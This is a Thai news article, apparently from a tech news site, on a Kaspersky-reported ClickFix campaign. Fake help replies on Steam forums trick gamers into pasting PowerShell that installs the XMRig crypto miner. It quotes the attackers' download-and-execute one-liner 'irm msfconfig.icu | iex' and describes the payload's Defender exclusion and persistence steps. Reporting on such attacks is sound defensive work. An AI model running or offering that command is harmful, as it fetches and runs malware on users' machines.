พบแคมเปญ ClickFix บนเว็บบอร์ด Steam Forum เผลอทำตามติดมัลแวร์ได้ทันที


รายงานจากเว็บไซต์อย่างเป็นทางการของบริษัทผู้พัฒนาซอฟต์แวร์แอนตี้ไวรัสชื่อดัง Kaspersky ได้กล่าวถึงการตรวจพบแคมเปญปล่อยมัลแวร์ในรูปแบบ ClickFix บนเว็บบอร์ด Steam Forum บนแพลตฟอร์ม Steam ซึ่งเป็นเว็บบอร์ดที่เหล่าเกมเมอร์มักจะใช้งานเพื่อสอบถามชุมชนคนเล่นเกม (Gaming Community) เวลาประสบปัญหาต่าง ๆ เช่น เกมค้าง, เล่นไม่ผ่าน, หรือ หาเทคนิคการเล่นอื่น ๆ โดยแฮกเกอร์จะทำการเนียนเข้าไปตอบตามกระทู้ที่เหยื่อเป้าหมายกำลังประสบปัญหาทางเทคนิค เช่น เกมค้างเล่นไม่ได้ หรือ ของในช่องเก็บของภายในเกมหาย เป็นต้น ซึ่งคอมเมนต์นั้นจะแนะนำให้เหยื่อทำการกด เปิดฟีเจอร์ Run ด้วยการกดปุ่มโลโก้ Windows + R ขึ้นมา เพื่อใช้ในการเปิด PowerShell แล้วคัดลอกโค้ดที่ถูกวางไว้ภายในคอมเมนต์ไปวางแล้วกดรัน หลังจากนั้นก็ให้เหยื่อทำการรีสตาร์ทเครื่อง โดยอ้างว่าเป็นวิธีการที่ช่วยให้เหยื่อแก้ปัญหาที่เกิดขึ้น แต่แท้จริงแล้วเป็นการดาวน์โหลดมัลแวร์ลงมาติดตั้งบนเครื่อง
โดยมัลแวร์ที่เป็นกรณีในแคมเปญครั้งนี้นั้นเป็นมัลแวร์ประเภทอาศัยทรัพยากรบนเครื่องของเหยื่อเพื่อขุดเหรียญคริปโตเคอร์เรนซี (Crypto Miner) ที่มีชื่อว่า XMRig ซึ่งใช้ในการขุดเหรียญคริปโตเคอร์เรนซีสกุล Monero มัลแวร์ตัวนี้นั้นเนื้อแท้นั้นแท้จริงแล้วไม่ใช่มัลแวร์ แต่เป็นซอฟต์แวร์สำหรับขุดเหรียญจริง ๆ ที่ถูกพัฒนาแบบเปิด (Open Source) แต่ถูกจัดเป็นมัลแวร์เนื่องจากแฮกเกอร์มักจะนำเอาไปติดตั้งบนเครื่องของเหยื่อ โดยที่ไม่ได้รับการอนุญาตจากเหยื่อเสียก่อน และเนื่องด้วยการที่เครื่องมือชนิดนี้ต้องอาศัยพลังงานประมวลผลที่สูงมาก ดังนั้นเครื่องของเหล่าเกมเมอร์ที่มักจะมีการใช้งานชิปประมวลผลกลาง (CPU) และ ชิปประมวลผลกราฟิก (GPU) ในระดับสูงจึงตกเป็นเหยื่อชั้นดีของแฮกเกอร์สำหรับแคมเปญที่มีการใช้งานมัลแวร์ในประเภทดังกล่าว
ทางทีมแหล่งข่าวยังได้อธิบายสิ่งที่น่าสนใจเกี่ยวกับแคมเปญนี้ นั่นคือ สคริปท์ PowerShell ที่แฮกเกอร์หลอกให้เหยื่อรัน ซึ่งมีลักษณะที่ดูเรียบง่าย แต่แฝงอันตรายไว้อยู่ ซึ่งตัวสคริปท์นั้นมีลักษณะดังนี้
irm msfconfig.icu | iex
โดยแต่ละส่วนของสคริปท์นั้น จะเป็นการสั่งการทำงานที่แตกต่างกันออกไป นั่นคือ
Irm หมายถึง Invoke-RestMethod ซึ่งเป็นการสั่งให้ติดต่อกับเว็บไซต์ที่อยู่ภายในสคริปท์เพื่อดึงข้อมูลกลับมา (Response)
Msfconfig.icu หมายถึงเว็บไซต์ปลายทางซึ่งเป็นชื่อเซิร์ฟเวอร์ของแฮกเกอร์ที่ตัวสคริปท์จะทำการติดต่อไป
Iex หมายถึง Invoke-Expression ซึ่งเป็นขั้นตอนในการนำเอาข้อมูลที่ได้รับมาจาก Irm มารันขึ้นบน PowerShell
ซึ่งสคริปท์ที่ดาวน์โหลดมานั้นจะเป็นสคริปท์ PowerShell ที่อ้างตัวว่าเป็นซอฟต์แวร์สำหรับการปรับแต่งเพิ่มประสิทธิภาพของเครื่อง โดยสคริปท์นั้นจะมีการกำหนดให้แจ้งเตือนเหยื่อว่า สคริปท์กำลังปฏิบัติการเพื่อให้เครื่องสามารถทำงานได้อย่างมีประสิทธิภาพสูงสุด เช่น ลบไฟล์ขยะ, อัปเดตไดร์เวอร์ใหม่, ตรวจหาข้อผิดพลาดบนฮาร์ดไดร์ฟ เป็นต้น แต่แท้จริงแล้วเบื้องหลังนั้นตัวสคริปท์กำลังตรวจสอบว่ากำลังทำงานด้วยสิทธิ์ของผู้ดูแลระบบ (Administrator) หรือไม่ ซึ่งถ้าตรวจสอบแล้วพบว่าใช่ ก็จะทำการสร้างโฟลเดอร์แบบซ่อนเร้น (Hidden Folder) ไว้ภายใน C:WindowsBackground แล้วจัดการเพิ่มรายชื่อยกเว้น (Exclusion List) ไว้บนเครื่องมือป้องกันภัยไซเบอร์อย่าง Mincrosoft Defender เพื่อป้องกันการถูกตรวจจับ แล้วจึงจัดการสั่งการดาวน์โหลดมัลแวร์ที่ระบุไว้ข้างต้นลงมาไว้ยังโฟลเดอร์ที่อยู่ภายใน C:WindowsBackground แล้วตั้งชื่อให้ดูเหมือนว่าเป็นไฟล์สำหรับระบบที่สำคัญอย่าง system.exe หลังจากที่มัลแวร์ข้างต้นถูกฝังลงระบบได้สำเร็จ ตัวสคริปท์ก็จะทำการตั้งเวลาทำงาน (Task Scheduling) ภายใต้ชื่อว่า XMRig-{computer name} เพื่อให้มั่นใจได้ว่าตัวมัลแวร์จะถูกเปิดขึ้นมาใหม่เสมอแม้จะมีการรีบูท (Reboot) เครื่องก็ตาม

เขียนโดย Annonymus TN
 เปิด 5 รุ่น ม้วนเทปคาสเซ็ตต์เปล่า เกรด Metal ที่ราคาประมูลสูงลิ่ว
 เปิด 5 จังหวัดที่มีมหาวิทยาลัยและนักศึกษาจำนวนมาก จนกลายเป็น “เมืองมหาวิทยาลัย” ของไทย
 เลข 3 มาแรง! เปิดแนวทาง “เจ้าพ่อปากแดง” งวด 16 ต.ค. 69
 รู้หรือไม่? สมาร์ตโฟนพังๆ ในบ้านคุณ มี “ทองคำแท้” ซ่อนอยู่! ขยะอิเล็กทรอนิกส์ ขุมทรัพย์ยุคใหม่ที่หลายคนมองข้าม
 10 สิ่งของที่คนแก่ชอบมากที่สุด ต่อให้ผ่านไปกี่ปี ในบ้านก็ยังต้องมี
 เปิด 5 อบต. รายได้รวมสูงที่สุดในไทย ปี 2569 ตัวเลขทะลุพันล้าน!
 4 สำนักเปิดข้อมูล งวด 16 ต.ค. 69 “ราชาตั๋วเด่น-เฮีย เสาชิงช้า” พบ 43-49 ตรงกัน
 5 จังหวัด ที่ดินราคาประเมินถูกที่สุดในไทย ตารางวาเริ่มต้นหลักสิบมีจริง
 รถยนต์สุดแกร่งลุยน้ำ ถึกทน ราคาเท่าไหร่กันบ้าง คันไหนจับต้องได้?
 AI วิเคราะห์เลขท้าย 3 ตัวรางวัลที่ 1 งวดวันที่ 16 ตุลาคม 2569
 รู้จัก อำเภอที่เล็กที่สุดในประเทศไทย ดังมาก นักท่องเที่ยวเพียบ
 ถอดรหัสลับหน้าปกสลากฯ งวด 16 ตุลาฯ 69: “บ้านท่าข้ามควาย” พามูฟออนสู่เศรษฐีใหม่เปิด 5 รุ่น ม้วนเทปคาสเซ็ตต์เปล่า เกรด Metal ที่ราคาประมูลสูงลิ่วรู้หรือไม่? สมาร์ตโฟนพังๆ ในบ้านคุณ มี “ทองคำแท้” ซ่อนอยู่! ขยะอิเล็กทรอนิกส์ ขุมทรัพย์ยุคใหม่ที่หลายคนมองข้าม
 กล้อง 360 รุ่นไหนดี 2026? รวม 5 รุ่นน่าสนใจสำหรับ Vlog ท่องเที่ยว และสายลุยเลข 3 มาแรง! เปิดแนวทาง “เจ้าพ่อปากแดง” งวด 16 ต.ค. 69
 เสื้อออกกำลังกาย “ซักแล้วไม่เหม็น” แต่พอใส่จนตัวอุ่น กลิ่นออกมาอีกได้ยังไง?
 เสี้ยววินาทีของธรรมชาติ ที่ไม่มีการแจ้งเตือนก่อนที่จะเกิด โคลนน้ำบนหุบเขาเชี่ยวเข้าหมู่บ้าน
 ข่าววันนี้
 ใครกันเสียงนี้? “ญี่ปุ่นมาแล้ว” ลูกเอื้อนสุดพลังที่ดังเต็ม TikTok จากเสียงเรียกบนเวที สู่ไวรัลที่ใครก็หยิบไปเล่น
 จากคนที่ยอมรอ 4 ชั่วโมง สู่สินสอด 50 ล้าน! “หมอปลาย-พัณวา” เปิดเบื้องหลังรักที่ไม่ได้เริ่มง่ายๆ
 เจ้าหน้าที่แล็บอีร์คุตสค์เสียชีวิต รัสเซียระบุปอดอักเสบ ยังไม่ยืนยันกาฬโรค
 น้ำขังไม่ใช่สนามแข่ง! กระบะพุ่งผ่านจนมอเตอร์ไซค์เปียกทั้งตัว คลิปเดียวทะลุ 9 ล้านวิว ชาวเน็ตถามแรง ทำแบบนี้ได้ยังไง?